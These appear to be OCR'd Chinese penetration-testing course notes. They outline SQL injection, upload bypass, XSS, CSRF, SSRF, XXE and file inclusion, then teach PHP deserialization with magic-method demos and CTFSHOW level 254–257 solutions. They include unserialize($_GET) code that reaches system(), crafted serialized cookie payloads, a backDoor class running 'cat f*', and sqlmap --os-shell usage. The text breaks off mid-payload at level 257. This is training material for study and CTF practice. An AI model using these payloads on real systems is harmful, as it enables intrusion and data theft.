



Day45　WEB 攻防-通用漏洞&PHP 反序列化&POP 链构造&魔术方法&原生类


SQL注入
数据库类型
Access
特性
没数据库用户
没数据库权限
没数据库查询参数
没有高权限注入说法
暴力猜解，借助字典得到数据
注入方式
联合注入
偏移注入
列名猜解不到
MySQL
低权限
常规注入
高权限
常规注入
文件读取
load_file
文件写入
into outfile
权限原因&判断
代码连接用户决定
查询函数-user()
其他
database
version
@@version_compile_os
MSSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
命令执行
注册表操作
权限原因&判断
代码连接用户决定
查询函数-user()
其他
db_name()当前数据库名字
@@version 获取版本信息
@@SERVERNAME 获取服务器主机信息
PostgreSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
参考：https://www.freebuf.com/sectool/249371.html
权限原因&判断
代码连接用户决定
查询函数-current_user
其他
current_database()
version()
Oracle
MongoDB
DB2
sybase
数据类型
数字
一般没符号考虑
字符
一般闭合单引号
搜索
一般闭合单引号 + 通配符%
编码
注入payload需要进行编码后发送
加密
注入payload需要进行加密后发送
json
符合格式进行注入即可
提交方式
GET
URL上面参数
POST
表单
上传
COOKIE
身份验证
HTTP头
UA头
XFF头
来源头（referer）
查询方式
方式
查询
文章显示
文章获取
删除
删除帖子
删除文章
插入
注册会员
添加新闻
更新
修改文章
修改密码
盲注
延时
利用时间判断，不需要任何条件
布尔
有数据库输出作为判断标准
报错
有数据库报错处理判断标准
测试
黑盒
根据应用功能
白盒
关键特征代码
根据应用功能
SQLMAP
https://sqlmap.kvko.live/
普通注入
爆库
--dbs
爆表
--tables -D "数据库名"
爆列
--columns -T "表名" -D "数据库名"
爆数据
--dump -C "列名" -T "表名" -D "数据库名"


注入神器
请求注入
COOKIE
--cookie
POST
--date
HTTP
记得加*
-r x.txt
权限注入
文件操作
--file-read
--file-write
--file-dest
命令执行
--os-shell
--os-cmd
注册表读取
tamper插件使用
https://www.cnblogs.com/bmjoker/p/9326258.html
其他注入
二次注入
原理
插入payload到数据库
数据库取出后拼接执行
功能点
会员中心-个人信息
会员中心-新建文章
后台系统
特征
大部分工具扫描不到
堆叠注入
支持数据库
MYSQL
MSSQL
PSOTGRESQL
原理
多条语句执行
DNS带外
平台
http://www.dnslog.cn
http://admin.dnslog.link
http://ceye.io
走向
DNS协议
价值
注入鸡肋
其他漏洞
应用
无法回显
数据通讯（出网出口问题）
文件上传
代码块
验证
前端
后端
检验
内容
文件头
完整性
二次渲染
特征代码
后缀
黑名单
白名单
MIME
绕过
中间件
解析漏洞
配合日志文件
语言特性
.user.ini
.htaccess
短标签
'' {}
中间件
IIS
6.0
文件名x.asp;x.jpg
目录名x.asp/1.jpg
上传文件能不能修改上传目录或上传的文件名能增加命名
7.x
Nginx
解析不当
x.jpg%20%00.php
不需要条件
配置不当
x.jpg/*.php
不需要条件
Apache
配置不当
x.php.jpg
服务器文件命名要与本地命名一致
换行解析
x.php%0a
黑名单验证
编辑器
编辑器
fckeditor
ueditor
kindeditor
ewebeditor
应用
WEB应用引用第三方插件
黑盒
寻找一切存在文件上传的功能应用
1、个人用户中心是否存在文件上传功能
2、后台管理系统是佛存在文件上传功能
3、字典目录扫描探针文件上传构造地址
4、字典目录扫描探针编辑器目录构造地址
白盒
看三点，中间件，编辑器，功能代码
1、中间件直接看语言环境常见搭配
2、编辑器直接看目录机构或搜索关键字
3、功能代码直接看源码应用或搜索关键字
原理
1.接收输入
2.接收后输出
将接收的数据进行页面显示，数据一旦是js代码，将被调用执行js，实现xss攻击
钓鱼
引流


通用安全漏洞
3 XSS跨站
危害
挂马
权限丢失
劫持浏览器
分类
反射型（非持久型）
一次性构造利用
存储型（持久型）
攻击代码存储在数据库的持久型XSS攻击
DOM 型
接收输出均在JS实现，后期构造在HTML代码中
mXSS(突变型 XSS)
过滤后通过分享、转载、预览等激活成功
UXSS（通用型 xss）
浏览器的漏洞导致
Flash XSS
SWF与JS代码的调用
黑盒
SWF下载后反编译审计
爬虫，目录扫描探针到
白盒
SWF下载后反编译审计
反编译工具
JPEXS Free Flash Decompiler
PDFXSS
1、创建 PDF，加入动作 JS
2、通过文件上传获取直链
3、直链地址访问后被触发
UTF-7 XSS
MHTML XSS
CSS XSS
VBScript XSS
利用条件过时，大部分都是低版本IE
产生
数据交互
留言板
点赞评论
文章发布
文章显示
重要点
显示的数据受你控制
利用
XSS平台
BEFF-XSS平台
CKKIE获取
跳转指向
社工钓鱼
配合漏洞
权限维持
实时cookie获取
实时表单劫持明文
Flash钓鱼
Flash下载页面创建
诱惑性的动画图片准备
后门和正常安装文件捆绑
利用XSS或诱惑性语句触发
浏览器网马
漏洞
MS14-064
CVE-2019-1367
CVE-2020-1380
利用XSS结合beef或诱惑性语句触发
绕过
标签
script
img
svg
body
https://xz.aliyun.com/t/4067
符号
()
<>
{}
其他符号
空格
URL地址
防御
自定义函数-过滤关键字和符号
开启HTTPONLY防COOKIE盗用
开启CSP-资源数据外联等防护
自带函数-长度限制&转义函数使用
4 CSRF
条件
1、目标用户已经登录了网站，能够执行网站的功能。
2、目标用户访问了攻击者构造的 URL。
探针且防御
1、看验证来源不-修复
2、看凭据有无 token--修复
3、看关键操作有无验证-修复
流程
1、获取目标的触发数据包
2、利用 CSRFTester 构造导出
3、诱使受害者访问特定地址触发
审计
条件
当前功能应用点利用服务器去解析拟提交的资源
功能
分享
转码
翻译
图片加载
收藏
信息探针
内网扫描


- SSRF
  - 流程
    - 
  - 协议玩法
  - 探针且防御
    - SSRF常见安全修复防御方案:
      - 1、禁用跳转
      - 2、禁用不需要的协议
      - 3、固定或限制资源地址
      - 4、错误信息统一信息处理
  - 审计
    - SSRF白盒可能出现的地方
      - 1、功能点抓包指向代码块审计
      - 2、功能点函数定位代码块审计
    - SSRF黑盒可能出现的地方
      - 1.社交分享功能
      - 2.转码服务
      - 3.在线翻译
      - 4.图片加载/下载
      - 5.图片/文章收藏功能
      - 6.云服务厂商
      - 7.网站采集，网站抓取的地方
      - 8.数据库内置功能
      - 9.邮件系统
      - 10.编码处理,属性信息处理，文件处理
      - 11.未公开的api实现以及其他扩展调用URL的功能
      - 12.从远程服务器请求资源
- XXE&XML
  - 前置
    - 缘由：传输和存储数据
    - 危害：文件读取，端口探针等
  - 探针
    - 黑盒
      - Content-Type
      - 数据格式
      - svg&excel引用
    - 白盒
      - 1、可通过应用功能追踪代码定位审计
      - 2、可通过脚本特定函数搜索定位审计
      - 3、可通过伪协议玩法绕过相关修复等
  - 利用
    - 有回显
      - file读取文件
      - http带外访问
    - 无回显
      - file读取文件-先读取
      - http带外访问-加载实体
      - dtd实体带外访问-将数据参数发送
      - 接收文件接收数据处理
    - 伪协议玩法
      - 见笔记图，后期文件包含会讲
  - 修复
    - 禁用dtd实体引用
    - 过滤关键词:<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC
- 文件包含
  - 分类
    - LFI本地包含
    - RFI远程包含
  - 语言代码段
    - <!--#include file="1.asp" -->
    - <!--#include file="top.aspx" -->
    - <c:import url="http://thief.one/1.jsp">
    - <jsp:include page="head.jsp"/>
    - <%@ include file="head.jsp"%>
    - <?php Include('test.php')?>
  - 利用
    - 可以上传文件
      - 上传任意后缀文件
      - 文件内容带有代码即可
      - 包含上传后的路径即可执行代码
    - 无上传文件
      - 日志文件或SESSION文件
        - 日志的默认路径
        - SESSION存储路径及命名路径
      - 借助伪协议
        - 协议文件读取
        - 协议文件写入
        - 协议代码执行
      - 绕过手法
        - base64
        - rot13
        - convert.iconv
  - 常见语言支持协议见笔记
- 文件下载
  - 思路
    - 利用下载获取源码或数据库配置文件及系统敏感文件为后续出思路
  - 探针
    - 黑盒
      - 功能
        - 本身下载功能
      - 函数
        - 代码中下载数据包构造
    - 白盒
      - URL参数名对应翻译解释
      - URL参数名是否为目录或文件
  - 危害
    - 服务器或源码的代码泄露或数据泄漏



1.知识点

- 1、什么是反序列化操作？-格式转换

```
序列化：对象转换为数组或字符串等格式
反序列化：将数组或字符串等格式转换成对象
serialize() //将一个对象转换成一个字符串
unserialize() //将字符串还原成一个对象
```




- 2、为什么会出现安全漏洞？-魔术方法
- 3、反序列化漏洞如何发现？ -对象逻辑
- 4、反序列化漏洞如何利用？-POP 链构造

补充：反序列化利用大概分类三类

- -魔术方法的调用逻辑-如触发条件
- -语言原生类的调用逻辑-如 SoapClient
- -语言自身的安全缺陷-如 CVE-2016-7124

2.详细点

2.1 什么是PHP 反序列化漏洞?



- 原理：未对用户输入的序列化字符串进行检测，导致攻击者可以控制反序列化过程，从而导致代码执行，SQL 注入，目录遍历等不可控后果。在反序列化的过程中自动触发了某些魔术方法。当进行反序列化的时候就有可能会触发对象中的一些魔术方法。

2.2 魔术方法利用点分析?

触发：unserialize 函数的变量可控，文件中存在可利用的类，类中有魔术方法：

```
__construct(): //构造函数，当对象 new 的时候会自动调用
__destruct(): //析构函数当对象被销毁时会被自动调用
__wakeup(): //unserialize()时会被自动调用
__invoke(): //当尝试以调用函数的方法调用一个对象时，会被自动调用
__call(): //在对象上下文中调用不可访问的方法时触发
__callStatci(): //在静态上下文中调用不可访问的方法时触发
__get(): //用于从不可访问的属性读取数据
__set(): //用于将数据写入不可访问的属性
__isset(): //在不可访问的属性上调用 isset()或empty()触发
__unset(): //在不可访问的属性上使用 unset()时触发
__toString(): //把类当作字符串使用时触发
__sleep(): //serialize()函数会检查类中是否存在一个魔术方法__sleep() 如果存在，该方法会被优先调用
```

3.演示案例

3.1 反序列化-魔术方法&漏洞引发&变量修改等

（1）序列化与反序列化：

```
class demotest{
public $name='xiaodi';
public $sex='man';
public $age= '29';
序列化：对象转换为数组或字符串等格式
反序列化：将数组或字符串等格式转换成对象
```

序列化数据字符串:0:8:"demotest":3:{s:4:"name";s:6:"xiaodi";s:3:"sex";s:3:"man";s:3:"age";s:2:"29";}

含义： object 长度demotest 3个变量 string类型长度 name

反序列化为数据：object(demotest)#2 (3){["name"]=> string(6) "xiaodi" ["sex"]=> string(3) "man" ["age"]=> int(29)}

（2）魔术方法-安全问题：

将生成的对象进行序列化之后，无需创建对象，将序列化之后的对象进行反序列化，便可以执行类中的方法。

```php
//安全问题
class A{
    public $var='echo test';
    public function test(){
        echo $this->var;
    }
    public function __destruct(){
        echo 'x'.'<br>';
    }
    public function __construct(){
        echo '__construct'.'<br>';
    }
    public function __toString(){
        return '__toString'.'<br>';
    }
}
//无需函数，创建对象触发魔术方法
//$a=new A();//触发__construct
//$a->test();//触发test
//echo $a;//触发__toString
//触发__destruct
```

```
22  echo serialize($a);
23  $t=unserialize('O:1:"A":1:{s:3:"var";s:9:"echo
    test";}');
24  $t->test();
```

（3）漏洞引发：

将生成的对象进行序列化之后，无需创建对象，将序列化之后的对象进行get传参赋值给x，进行反序列化，当程序结束销毁对象的时候，会执行析构函数，触发ipconfig命令。

```
1  //漏洞出现
2  class B{
3      public function __destruct(){
4          system('ipconfig');
5      }
6      public function __construct(){
7          echo 'xiaodisec'.'<br>';
8      }
9  }
10 //函数引用，无对象创建触发魔术方法
11 //?x=O:1:"B":0:{}
12 unserialize($_GET[x]);
13 //$b=new b();
14 //echo serialize($b); //O:1:"B":0:{}
```

（4）变量修改：

将生成的对象进行序列化之后，修改序列化的值，将修改的对象进行反序列化，可以替代原来类中变量默认赋值的内容，执行传递过来的新参数。

```php
class C{
    public $cmd='ipconfig';
    public function __destruct(){
        system($this->cmd);
    }
    public function __construct(){
        echo 'xiaodisec'.'<br>';
    }
}
//函数引用，无对象创建触发魔术方法自定义变量
//?c=O:1:"C":1:{s:3:"cmd";s:3:"ver";}
unserialize($_GET[c]);
```

3.2 CTFSHOW-关卡 254 到 260-原生类&POP 构造

```
254-对象引用执行逻辑
username=xxxxxx&password=xxxxxx
```

```php
255-反序列化变量修改1
<?php
class ctfShowUser{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public $isVip=true;

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
```

```
12          return $this->username===$u&&$this->password===$p;
13      }
14      public function vipOneKeyGetFlag(){
15          if($this->isVip){
16              global $flag;
17              echo "your flag is ".$flag;
18          }else{
19              echo "no vip, no flag";
20          }
21      }
22  }
23
24  $a=new ctfShowUser();
25  echo urlencode(serialize($a));
26  ?>
27
28  Get:username=xxxxxx&password=xxxxxx
29  Cookie:
    user=O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A8%3A%22password%22%3Bs%3A6%3A%22xxxxxx%22%3Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D
```

```
1  256-反序列化参数修改2
2  <?php
3  class ctfShowUser{
4      public $username='x';
5      public $password='y';
6      public $isVip=true;
7
8      public function checkVip(){
```

```
        return $this->isVip;
    }
    public function login($u,$p){
        return $this->username===$u&&$this->password===$p;
    }
    public function vipOneKeyGetFlag(){
        if($this->isVip){
            global $flag;
            echo "your flag is ".$flag;
        }else{
            echo "no vip, no flag";
        }
    }
}

$a=new ctfShowUser();
echo urlencode(serialize($a));
?>

GET:username=x&password=y
Cookie:
user=O%3A11%3A%22ctfShowUser%22%3A3%3A%7Bs%3A8%3A%22username%22%3Bs%3A1%3A%22x%22%3Bs%3A8%3A%22password%22%3Bs%3A1%3A%22y%22%3Bs%3A5%3A%22isVip%22%3Bb%3A1%3B%7D
```

```
257-反序列化参数修改&对象调用逻辑
<?php
class ctfShowUser{
    private $class;
    public function __construct(){
```

```
        $this->class=new backDoor();
    }
}
class backDoor{
    private $code='system("cat f*");';
}
$b=new ctfShowUser();
echo urlencode(serialize($b));
?>
GET:username=xxxxxx&password=xxxxxx
Cookie:
